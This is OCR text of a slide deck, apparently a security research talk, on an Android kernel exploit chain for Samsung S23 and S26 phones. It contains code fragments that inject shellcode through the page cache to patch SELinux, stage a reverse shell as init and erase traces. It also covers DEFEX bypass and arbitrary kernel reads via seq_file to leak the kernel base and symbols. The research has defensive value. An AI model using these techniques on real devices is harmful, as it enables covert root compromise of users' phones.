
How to Stamp a File



How to Stamp a File



How to Stamp a File



Unstamping Files: Jailbreak Model



Unstamping Files: Jailbreak Model




*teardown disposes the guest; **every stamped file gone** while **root** survives*


Unstamping Files: Weaponize Model



Unstamping Files: Weaponize Model



Unstamping Files: Weaponize Model



Clearing Page Cache

```c
/* payload.c - inject_shellcode() */
page_cache_write(0xcdb8, shellcode); // patch libselinux
__system_property_set("ro.kernel.x", "1"); // init runs the blob
```






Clearing Page Cache

```c
/* payload.c - inject_shellcode() */
page_cache_write(0xcdb8, shellcode); // patch libselinux
__system_property_set("ro.kernel.x", "1"); // init runs the blob
```

```c
/* payload-init-revsh.c - running as init */
pid = fork(); // parent (init) returns
dst = mmap(RWX, MAP_ANON); // private page, off the cache
memcpy(dst, blob, blob_size); // copy ourselves there
jump(dst + revsh_stage2); // run from the RWX page
```






Clearing Page Cache

```c
/* payload.c - inject_shellcode() */
page_cache_write(0xcdb8, shellcode); // patch libselinux
__system_property_set("ro.kernel.x", "1"); // init runs the blob
```


```c
/* payload-init-revsh.c - running as init */
pid = fork(); // parent (init) returns
dst = mmap(RWX, MAP_ANON); // private page, off the cache
memcpy(dst, blob, blob_size); // copy ourselves there
jump(dst + revsh_stage2); // run from the RWX page
```




Clearing Page Cache


```c
/* payload.c - inject_shellcode() */
page_cache_write(0xcdb8, shellcode); // patch libselinux
__system_property_set("ro.kernel.x", "1"); // init runs the blob
usleep(20 * 1000); // ~20 ms window
page_cache_write(0xcdb8, orig); // restore -> no trace
```

```c
/* payload-init-revsh.c - running as init */
pid = fork(); // parent (init) returns
dst = mmap(RWX, MAP_ANON); // private page, off the cache
memcpy(dst, blob, blob_size); // copy ourselves there
jump(dst + revsh_stage2); // run from the RWX page
```





app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0


Evaluation on S23, S26, and S26 Ultra




Evaluation on S23, S26, and S26 Ultra




Evaluation on S23, S26, and S26 Ultra



Evaluation on S23, S26, and S26 Ultra



Evaluation on S23, S26, and S26 Ultra



Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux
S23 5.15	✓	✓	✓	K	K
S26 EU 6.12	✓	✓	✓	K	K
S26 US 6.12	✓	✓	✓	K	K
S26 Ultra 6.12	✓	✓	✓	K	K

✓ identical K kernel offset

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux	patch: page-cache lookup
S23 5.15	✓	✓	✓	K	K	5.15
S26 EU 6.12	✓	✓	✓	K	K	6.12
S26 US 6.12	✓	✓	✓	K	K	6.12
S26 Ultra 6.12	✓	✓	✓	K	K	6.12

✓ identical K kernel offset 5.15/6.12 page-cache walk

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	patch: Kernel R/W	patch: SELinux	patch: page-cache lookup	patch: root
S23 5.15	✓	✓	✓	K	K	5.15	L
S26 EU 6.12	✓	✓	✓	K	K	6.12	L
S26 US 6.12	✓	✓	✓	K	K	6.12	L
S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L

✓ identical K kernel offset 5.15/6.12 page-cache walk L libselinux offset

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux	patch: page-cache lookup	patch: root	patch: DEFEX
S23 5.15	✓	✓	✓	K	K	5.15	L	✓
S26 EU 6.12	✓	✓	✓	K	K	6.12	L	✓
S26 US 6.12	✓	✓	✓	K	K	6.12	L	✓
S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L	✓

✓ identical K kernel offset 5.15/6.12 page-cache walk L libselinux offset

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux	patch: page-cache lookup	patch: root	patch: DEFEX	patch: cleanup
S23 5.15	✓	✓	✓	K	K	5.15	L	✓	5.15
S26 EU 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12
S26 US 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12
S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12

✓ identical K kernel offset 5.15/6.12 page-cache walk L libselinux offset

Evaluation on S23, S26, and S26 Ultra

	Bug 1	Bug 2	Sync	Kernel R/W	patch: SELinux	patch: page-cache lookup	patch: root	patch: DEFEX	patch: cleanup
S23 5.15	✓	✓	✓	K	K	5.15	L	✓	5.15
S26 EU 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12
S26 US 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12
S26 Ultra 6.12	✓	✓	✓	K	K	6.12	L	✓	6.12

✓ identical K kernel offset 5.15/6.12 page-cache walk L libselinux offset

*same exploit: only the **K/L** offset **values** change per build, the one logic fork is the page-cache walk, **5.15** (S23) vs **6.12** (all S26).*

`seq_file`: Arbitrary Virtual Read

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```

`seq_file`: Arbitrary Virtual Read

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```




`seq_file`: Arbitrary Virtual Read

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```




`seq_file`: Arbitrary Virtual Read

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```



`seq_file`: Arbitrary Virtual Read


```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```



Normal behaviour:

`seq_file`: Arbitrary Virtual Read

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```



Normal behaviour:

- `read()` copies `count` bytes out of `buf + from`

`seq_file`: Arbitrary Virtual Read



Normal behaviour:

- `read()` copies `count` bytes out of `buf + from`

Attacker scenario:

`seq_file`: Arbitrary Virtual Read



Normal behaviour:

- `read()` copies `count` bytes out of `buf + from`

Attacker scenario:

- use the alias to control `buf`, `from`, `count`
- point `buf` at an **arbitrary kernel virtual address**

`seq_file`: Arbitrary Virtual Read



Normal behaviour:

- `read()` copies `count` bytes out of `buf + from`

Attacker scenario:

- use the alias to control `buf`, `from`, `count`
- point `buf` at an **arbitrary kernel virtual address**

Result: arbitrary virtual read

`seq_file`: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```





`seq_file`: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






seq_file: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






`seq_file`: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






`seq_file`: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```

```c
/* struct seq_operations */
struct seq_operations {
    void *(*start)(struct seq_file *, loff_t *);
    void (*stop)(struct seq_file *, void *);
    void *(*next)(struct seq_file *, void *, loff_t *);
    int (*show)(struct seq_file *, void *);
};
```





seq_file: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```

```c
/* struct seq_operations */
struct seq_operations {
    void *(*start)(struct seq_file *, loff_t *);
    void (*stop)(struct seq_file *, void *);
    void *(*next)(struct seq_file *, void *, loff_t *);
    int (*show)(struct seq_file *, void *);
};
```






seq_file: Leaking the Kernel Base

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```

```c
/* struct seq_operations */
struct seq_operations {
    void *(*start)(struct seq_file *, loff_t *);
    void (*stop)(struct seq_file *, void *);
    void *(*next)(struct seq_file *, void *, loff_t *);
    int (*show)(struct seq_file *, void *);
};
```




$$kimage_va = single_stop - single_stop_offset$$

`seq_file`: Leaking `LOAD_PA`

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






`seq_file`: Leaking `LOAD_PA`

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






seq_file: Leaking LOAD_PA


```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```





seq_file: Leaking LOAD_PA


```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```



seq_file: Leaking LOAD_PA

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






$$LOAD_PA = kimage_va - *(kimage_va + kimage_voffset_offset)$$

`seq_file`: Leaking Symbol Offsets

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






seq_file: Leaking Symbol Offsets

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```






`seq_file`: Leaking Symbol Offsets

```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```




sweep `buf` over `.rodata`; dumps `kallsyms` blob




seq_file: Leaking Symbol Offsets


```c
/* struct seq_file - a linux kernel seq_file buffer */
struct seq_file {
    // output buffer in kernel virtual memory
    char *buf;
    size_t size;
    // copy count bytes out of buf + from
    size_t from, count;
    // the seq_operations backing this file
    const struct seq_operations *op;
    [...]
};
```

